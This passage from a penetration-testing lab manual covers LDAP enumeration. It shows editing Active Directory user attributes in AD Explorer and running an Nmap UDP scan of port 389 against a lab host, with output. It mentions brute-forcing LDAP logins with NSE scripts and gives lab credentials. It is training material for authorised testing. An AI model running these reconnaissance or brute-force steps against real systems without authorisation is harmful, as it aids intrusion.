


Module 04 – Enumeration

9. Right-click any attribute in the right pane (in this case, **displayName**) and click **Modify...** from the context menu to modify the user's profile.



10. The **Modify Attribute** window appears. First, select the username under the **Value** section, and then click the **Modify...** button. The **Edit Value** pop-up appears. Rename the username in the **Value data** field and click **OK** to save the changes.



11. You can read and modify other user profile attributes in the same way.
12. This concludes the demonstration of performing LDAP enumeration using AD Explorer.
13. You can also use other LDAP enumeration tools such as **Softerra LDAP Administrator** (<https://www.ldapadministrator.com>), **LDAP Admin Tool** (<https://www.ldapsoft.com>), **LDAP Account Manager** (<https://www.ldap-account-manager.org>), and **LDAP Search** (<https://securityxploded.com>) to perform LDAP enumeration on the target.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Task 2: Perform LDAP Enumeration using Python and Nmap

LDAP enumeration can be performed using both manual and automated methods. Using various Python commands LDAP enumeration is performed on the target host to obtain information such as domains, naming context, directory objects, etc. Using NSE script can be used to perform queries to brute force LDAP authentication using the built-in username and password lists.

Here, we will use Nmap and python commands to extract details on the LDAP server and connection.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.

6. In the **Parrot Terminal** window, type **nmap -sU -p 389 [Target IP address]** (here, the target IP address is **10.10.1.22**) and press **Enter**.

Note: **-sU**: performs a UDP scan and **-p**: specifies the port to be scanned.

- The results appear, displaying that the port 389 is **open** and being used by LDAP, as shown in the screenshot below.

Note: The MAC addresses might differ when you perform this task.



```
nmap -sU -p 389 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# nmap -sU -p 389 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 06:07 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00091s latency).

PORT      STATE SERVICE
389/udp    open  ldap
MAC Address: 00:15:5D:01:80:02 (Microsoft)

